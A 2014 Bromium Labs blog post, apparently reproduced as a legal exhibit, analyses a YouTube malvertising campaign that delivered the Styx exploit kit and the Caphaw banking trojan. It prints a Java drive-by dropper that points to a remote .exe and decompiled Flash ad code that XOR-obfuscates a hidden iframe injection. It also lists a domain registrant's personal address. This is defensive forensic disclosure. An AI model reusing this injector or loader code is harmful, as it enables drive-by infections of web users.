EXHIBIT 6

2014-02-21 - The Wild Wild Web: YouTube ads serving malware | Bromium Labs

Wednesday, March 19, 2014
4:05 PM


February 21, 2014 / McEnroe Navaraj

The Wild Wild Web: YouTube ads serving malware

There's never a dull moment in the security industry, just as we heard about the latest IE 0day; one of our field security engineers in the Americas stumbled upon a YouTube link that was hosting malware. The vulnerability is not in YouTube as such, but the ad-network seems to be the culprit in this case. We're working with Google security team to get to the bottom of this, in the meantime some quick details about the infection below.

Summary

- Classic drive-by download attack, infects the user by exploiting client software vulnerabilities.
- The ad network was discovered to be hosting the Styx exploit kit. This exploit kit was recently in the news for compromising at hasbro.com. Well, the attackers seem to have upped their target this time by somehow getting into YouTube ads.
- The exploit leveraged in this was a Java exploit.
- The Trojan appears to be a Banking Trojan belonging to the Caphaw family.
- The outbound CnC went out to Europe in this infection, where the server is likely to be hosted. It uses a DGA (Domain Generation Algorithm) for CnC, we're still digging into the various IP addresses leveraged.



INTERNET EXPLORER MALWARE

SEVERITY: HIGH ISOLATED

LAVA has identified malicious activity targeting Internet Explorer. vSentry has successfully isolated the threat and generated a detailed profile of the malicious activity

Computer
USL58


User
[redacted]

Resources
http://www.youtube.com/watch?v=CiYtzcEwQRo

Action set
Continued

Details

The Malware analysis graph from Bromium LAVA console looks like this:



File Modified
\Users\[redacted]\ap...
2/18/2014 9:53:03 AM

File Modified
\Users\[redacted]\ap...
2/18/2014 9:53:03 AM

Process Opened
\Program Files (x86)\u...
2/18/2014 9:52:48 AM

Dropped and Executed
\Users\[redacted]\ap...
2/18/2014 9:52:45 AM

Invoked
\Program Files (x86)\Ja...
2/18/2014 9:52:30 AM

Service Access Detected
WinHttpAutoProxySvc
2/18/2014 9:54:48 AM

Invoked
\Program Files (x86)\Ja...
2/18/2014 9:52:30 AM

Token Access Detected
SeDebugPrivilege
2/18/2014 9:54:52 AM

Invoked
\Windows\syswow64\r...
2/18/2014 9:52:45 AM


File Modified
\Users\[redacted]\ap...
2/18/2014 9:53:03 AM

File Modified
\Users\[redacted]\ap...
2/18/2014 9:53:03 AM

File Modified
\Users\[redacted]\ap...
2/18/2014 9:53:07 AM


The malware was encountered while watching a YouTube video. Fortunately, we captured the forensic traces of the malware infection. We've shared all of this with Google security team, who've been very helpful and co-operative. We will update this section if we unravel any more interesting details of the origins of this attack.

The source of the dropper is as shown below, it appears to be a typical Java drive by download.




```
  <script>
var tSJG;function FFfZ(){}
var
pAjSWT="http://cauzl.aecua.nl/Rzakh/U0ghSd0/JLR7_0M6-cg1ly/S90CEbG_0piBX0KqE_D0aQp-D0ueHA016h_f12
F-Sk1-1ONI0C_ZhB0j_EfB1_63570_4yuT/0gkj502/hmt/0HK-a40gykZ-0GIe-x0BtTN0E-8nP16f_7W0ryT5/04G/vw0sA
7x/10efT0_wM1u0vXH/g00HC/J0LsrH0_azTP1/6sJt1-7hDP11P/jT0SH_bV0CtgB0/SbkU/0WJt4_12gA/40U93rl_86pE0
_Mwq0-13WRp0M-a6d0ba-110sQ31-0LwxW0_NpT00y-AW0/0xms9-03Ww-D0i1yB-0Z0Mm0/IbVW0Yf-rr01N-3c0/F32-A0z
VI/3/em6H22dMnB.exe?AcMMIp4O=62864";
</script>
  <script>
document.write('<applet archive="DLCzeiXhD.jar" code="PJgyWheGr.gJICfi"><param name="BUNMueKcm"
value="'+pAjSWT+'" /></applet>');
</script>
```

We noticed the malware tries to detect the version of Java installed and based on the version, it sends out different URLs to ensure that the exploit is compatible with the Java versions. This is a signature of the Styx Exploit kit.




```
if((LbazLAPj>=500 && LbazLAPj<=632)||(LbazLAPj>=700 && LbazLAPj<=709)){return "cyGksfbix.html";};
if((LbazLAPj>=633 && LbazLAPj<=645)){return "gcexvH.html";};
if((LbazLAPj>=710 && LbazLAPj<725)){return "ApEZZ.html";};
return "FbLMzHn.html";
```

We've confirmed that the exploit used in this instance of the attack is CVE-2013-2460.



```
\jar_cache4125807591750346557.src\PJgyWheGr\iwtNVBAO.java

Uses "java.lang.reflect.Method" class.
calls forName()   ->  PJgyWheGr/DfCnDa.java:36:    //   40: invokestatic 31
java/lang/Class:forName (Ljava/lang/String;)Ljava/lang/Class;
calls invoke() -> invokevirtual 102   java/lang/reflect/Method:invoke
(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;
```

The first stage dropper after the Java exploit, is tagged by few AV vendors as Win32/Caphaw. Caphaw is a widely used Banking Trojan and was analyzed by several people last year.



SHA256: 0a55700f728920ec4d8157e85028bed68cfb4c1c7a13600759aab956138dea41
File name: plemalkpglxnvpkvhrr.exe
Detection ratio: 17 / 50
Analysis date: 2014-02-20 16:02:05 UTC (1 day, 10 hours ago)

Antivirus	Result	Update
AVG	Agent4.BPVQ	20140220
AhnLab-V3	Backdoor/Win32.Caphaw	20140220
AntiVir	BDS/Caphaw.AG.12	20140220
Avast	Win32:Malware-gen	20140220
ESET-NOD32	Win32/Caphaw.I	20140220
Fortinet	W32/Kryptik.BSJU!tr	20140220
Malwarebytes	Trojan.FakeFire	20140220
McAfee	Artemis!E7B564057BE7	20140220
McAfee-GW-Edition	Artemis!E7B564057BE7	20140220
Microsoft	Backdoor:Win32/Caphaw.AG	20140220
Norman	Suspicious_Gen4.FVAZY	20140220
Qihoo-360	HEUR/Malware.QVM20.Gen	20140220
Sophos	Mal/Generic-S	20140220
Symantec	Suspicious.Cloud.5	20140220
TrendMicro-HouseCall	TROJ_GEN.R0CBH01BK14	20140220
VBA32	BScope.Backdoor.Caphaw	20140220
VIPRE	Trojan.Win32.Caphaw.ac (v)	20140220
Ad-Aware	✓	20140220
Agnitum	✓	20140220
Antiy-AVL	✓	20140219
Baidu-International	✓	20140220
BitDefender	✓	20140220
Bkav	✓	20140220


Further, the malware then tries to connect to two different domains "smis.cc" and "aqu.su". smis.cc was created just a month back. The current web reputation for "smis.cc" is known to be bad.

Domain name: SMIS.CC
Created On: 1/24/2014 9:53:23 AM
Expires On: 1/24/2015 9:53:23 AM

Last Updated On: 1/24/2014 9:53:23 AM
Registrant:
Zuzanna Zielinska
Zuzanna Zielinska
ul. Warynskiego Ludwika 81
Opole, Opole 45-047
PL
48.72763610   Fax: 48.72763610

This server hosts four more domains that includes “**aqu.su**” and “**many.su**“.

The PE Compilation Timestamp seems to indicate that this malware has obviously been in the run for few months.



≡ PE header basic information

Target machine	Intel 386 or later processors and compatible processors
Compilation timestamp	2013-11-26 17:12:19
Entry Point	0x00008F70
Number of sections	7

The attack that we saw was overall a repackaged attack, nothing utterly complex and hence we’re baffled as to how it ended up into YouTube’s ads. Hopefully, we’ll all get to the bottom of this asap.

Watering hole attacks are clearly getting popular by attackers. Recently, Yahoo mail users were attacked using similar vectors. Several high profile websites have become victims of such attacks recently. From the attackers point of view, this is the easiest way to cause maximum damage – max ROI.

As always, we urge users to beef up your security controls for all online activity and stay safe!

I would like to thank Robert Wagner who alerted us about this event and my other Bromium Labs colleagues for their inputs.


[UPDATE 02/23/2014]

Bromium Labs has been working with the Google security team to unravel the root cause. Google has confirmed that a rogue advertiser was behind this malvertisment. Google has taken this campaign off and is beefing up internal procedures to prevent such events from occurring again. Below is the transcript of how the malware got into the user’s machine. All of the forensic evidence was captured in LAVA, which helped the Google and Bromium teams in our analysis.

Modulus operandi

The attack that we unearthed with Google security team involved the following steps as seen by the victim:

Step 1: User watches a YouTube video
Step 2: User sees a thumbnail of another video (*.JPG)
Step 3: User clicks on the thumbnail and watches the video. In the background the user gets redirected to a malicious ad served by Googleads (*.doubleclick.net)
Step 4: Malware redirects the user to ‘foulpapers.com’
Step 5: Foulpapers.com iframes the aecua.nl
Step 6: aecua.nl delivers the exploit (in our case it was Styx exploit kit)




Details

Steps 1-2 are normal and no abuse was observed.


The hijack seems to happen in Step 3. After some digging into the forensic LAVA trace, we finally uncovered the culprit. The background redirect was because of a SWF (Flash) file that injects an IFRAME into the Internet Explorer DOM.

\Users\br*****\appdata\local\microsoft\windows\Temporary Internet Files\Content.IE5
\B1BHEG61\imgad[1].swf




detector3[1].swf	2/22/2014 2:50 PM	Shockwave Flash ...	1 KB
DPMpZkBY-38[1]	2/22/2014 2:50 PM	File	5 KB
DPMpZkBY-38[2]	2/22/2014 2:50 PM	File	5 KB
dvtp_src[1].js	2/22/2014 2:50 PM	JScript Script File	40 KB
endscreen[1].swf	2/22/2014 2:50 PM	Shockwave Flash ...	21 KB
epfmTG9ix1g[1]	2/22/2014 2:50 PM	File	5 KB
epfmTG9ix1g[2]	2/22/2014 2:50 PM	File	5 KB
favicons[1].png	2/22/2014 2:50 PM	PNG File	1 KB
favicon-vfldLzJxy[1]...	2/22/2014 2:50 PM	Icon	2 KB
featured_channel[1]...	2/22/2014 2:50 PM	PNG File	9 KB
fountain-72d8bab6f...	2/22/2014 2:50 PM	PNG File	3 KB
googleplus_color_3...	2/22/2014 2:50 PM	PNG File	3 KB
hqdefault[1].jpg	2/22/2014 2:50 PM	JPG File	17 KB
hqdefault[2].jpg	2/22/2014 2:50 PM	JPG File	17 KB
icon_comments_dis...	2/22/2014 2:50 PM	PNG File	1 KB
imgad[1].gif	2/22/2014 2:50 PM	GIF image	17 KB
imgad[1].swf	2/22/2014 2:50 PM	Shockwave Flash ...	81 KB
jsapi[1].js	2/22/2014 2:50 PM	JScript Script File	25 KB
lidar[1].js	2/22/2014 2:50 PM	JScript Script File	48 KB
M0[1].jpg	2/22/2014 2:50 PM	JPG File	98 KB
Mariiahoran[1].htm	2/22/2014 2:50 PM	HTML Document	282 KB
mqdefault[1].jpg	2/22/2014 2:50 PM	JPG File	9 KB
mqdefault[2].jpg	2/22/2014 2:50 PM	JPG File	11 KB

The flash file dropped in the advertisement was the culprit, if you decompile the flash you get this:



```
package
{
    import flash.display.*;
    import flash.events.*;
    import flash.external.*;
    import flash.net.*;

    public class Main extends Sprite
    {
        private var Vis:MovieClip;
        private var Btn:MovieClip;
        private var Close:SimpleButton;

        public function Main() : void
        {
            Vis = new A_WKA3_468x60();
            addChild(Vis);
            Vis.addEventListener(Event.ENTER_FRAME, CB_AnimOnEnterFrame);
            var _loc_1:* = 468;
            var _loc_2:* = 60;
            AddClickBtn(_loc_1, _loc_2);
            if (IsOurUserAgent(GetUserAgentStr()))
            {
                Ex("978b8b8fc5d0d0888888d199908a938f9e8f9a8d8cd19c9092d08c8b9e8b969cd096919b9a87d18f978f");
            }
            return;
        }// end function
```


After reverse engineering the SWF, we observe that the redirect to “foulpapers.com” is present there in the SWF file. Further, the attacker tries to fingerprint the browser and goes ahead if it is Internet Explorer in the IsOurUserAgent() function as shown below.



```
private function DB3(param1:String) : String
{
    var _loc_4:* = 0;
    var _loc_2:* = "";
    var _loc_3:* = 0;
    while (_loc_3 < param1.length)
    {

        _loc_4 = parseInt("0x" + param1.charAt(_loc_3) + param1.charAt((_loc_3 + 1)));
        _loc_2 = _loc_2 + String.fromCharCode(_loc_4 ^ 255);
        _loc_3 = _loc_3 + 2;
    }
    return _loc_2;
}// end function

private function GetUserAgentStr() : String
{   // decoded string: window.navigator.userAgent.toString
    return ExternalInterface.call(DB3("[illegible]"));
}// end function

private function IsOurUserAgent(param1:String) : Boolean
{
    // decoded string:MSIE
    if (param1.indexOf(DB3("b2acb6ba")) != -1)
    {
        return true;
    }
    // decoded string:Opera
    if (param1.indexOf(DB3("b08f9a8d9e")) != -1)
    {
        return true;
    }
    return false;
}// end function

private function Ex(param1:String) : void
{

    // decoded string: function(){var f = document.createElement('iframe');document.body.appendChild(f);var AT8 = f.attributes;var AW = document.createAttribute('width');AW.nodeValue = '0';AT8.setNamedItem(AW);var AH =
    document.createAttribute('height');AH.nodeValue = '0';AT8.setNamedItem(AH);var AB = document.createAttribute('frameborder');AB.nodeValue = '0';AT8.setNamedItem(AB);var AS = document.createAttribute('src');AS.nodeValue =
    'http://www.foulpapers.com/static/index.php';AT8.setNamedItem(AS);}

    ExternalInterface.call(DB3(
    "[illegible]" + DB3(param1) + DB3(
    "[illegible]"));
    return;
}// end function
```

The timestamp of this nicely corresponds to the LAVA graph where we see an outbound request to the IP address 38.96.232.90 which corresponds to ‘foulpapers.com’ and then eventually to the site hosting the exploit kit.


Now, looking back, the delivery of this came from this doubleclick ad:



```
http://googleads.g.doubleclick.net/pagead/ads?ad_block=2&client=ca-pub-6219811747049371&format=300x250_as&output=html&h=250&adk=5
19612863&loeid=935637%2C923902%2C938805%2C936330%2C916612&channel=0854550288%2Bafv_user_stevegreenecomedy%2Bafv_user_id_WN9W2OXPW
FMVpB8HC1LD-w%2Byt_mpvid_AATysfTExfXgZp13%2Byt_cid_12045%2Bytdevice_1%2BVertical_34%2BVertical_36%2BVertical_41%2BVertical_211%2B
Vertical_358%2BVertical_613%2BVertical_1049%2Bytps_default%2Bytel_detailpage&host=ca-host-pub-4184977541492624&ht_id=3660190&ad_t
ype=image&alternate_ad_url=http%3A%2F%2Fwww.youtube.com%2Fad_frame%3Fid%3Dwatch-channel-brand-div&cust_gender=1&flash=11.6.602.18
0&hl=en&url=http%3A%2F%2Fwww.youtube.com%2Fvideo%2F8lgqUQXfxZ0&video_doc_id=yt_8lgqUQXfxZ0&lact=-1&yt_pt=APb3F28KC8i9XnefNELfZLVh
4eqoAI6M326eayG53BFAd5cKJmFe9bKapuLOqA0i14y7WBZ6422B97LnYGFsF3uBUe1sU-1rAD3IN85bB_033r7jV7-2_CFjTXoEhaAV9-u2TbCx7NnRv_-BgkU3bhrur
5jqnSpKjPoaN70BfvLcctYYtcDjYMhLXMPOOLSE2MyHQKoMYYqu0DDJD0cTqo2nMoCASi20-psXwAnHI8o9fbD8TDdiIWPMmfbx-joS0hP_0MkmDdGGbMXKadWZCK_EZs
UeN87-J9ss5Vmf_tmlgdRie6QwiTfhr7tT8EZjwokzXR6COHQbOLQx05qa&dt=1392745937521&shv=r20140206&cbv=r20110914&correlator=1392745938169&
frm=20&ga_vid=129713276.1392745900&ga_sid=1392745900&ga_hid=222922558&ga_fc=1&u_tz=-360&u_his=3&u_java=1&u_h=1050&u_w=1680&u_ah=1
010&u_aw=1680&u_cd=24&u_nplug=0&u_nmime=0&dff=arial&dfs=13&adx=875&ady=519&biw=1227&bih=645&oid=3&ref=http%3A%2F%2Fwww.youtube.co
m%2Fuser%2FSteveGreeneComedy%3Ffeature%3Dwatch&loc=http%3A%2F%2Fwww.youtube.com%2Fwatch%3Fv%3D8lgqUQXfxZ0%26list%3DPLoOAcx27dN1lb
5Dgc38HmanAV56Y-02IL%26feature%3Dc4-overview-vl&rx=0&docm=9&vis=0&fu=0&ifi=1&dtd=660
```

So the offending advertisement clearly came from Googleads/Doubleclick via a Flash file. It is important to note that the user did not need to click on any ads on YouTube, the infection happens just by viewing the YouTube videos.

However, after this step, the next steps were simple. Foulpapers.com injected IFRAMEs from the malicious website and the website infected the user (micro-VM in this case)



```
http://cauz1.aecua.nl/MDfhXJ07-wPW0S7/pL0hBPb0H/fHC13vxE-16WqP_0Spz505-Rq-r0F9/RI0G1/pT01DX/U0La-SG0Te-pF0_WFwB0Gy8N0/cbvg0/bgv10
d7M/N092Q-30_IWqq1/8lix0s-P9a0SEr_g0j8Lw_0P-NiB0Lsx80H_tQP0ij/In0M_tgB0S/pSX11-uzu0h_xb30q/Uen0Y-kQH0j/sHY0aGE_k17Yc016-0bw0_081C
0i/pIu0B/GZ-g03PIP0-KPfK0iz-hm0t_8UX_17JY51-8n1S05H/JE0z/xCg0hxK_I0g1-fQ0VRtx0S_zZp0-fwXy10_LSx0uv_dL0Jnyy_/cyGksfbix.html
```

The details of the ensuing infection are already covered in the first section of our blog.

We don’t yet know the exact bypass which the attackers used to evade Google’s internal advertisement security checks. Google has informed us that they’re conducting a full investigation of this abuse and will take appropriate measures.

What’s the impact?

YouTube has been targeted many times before. Recently, our friends at Sophos Labs mentioned about a similar campaign uncovered in 2013. More details available here. It's obvious that the attackers are still able to infiltrate against existing defenses used by YouTube security for ads. This clearly is a concerning trend.

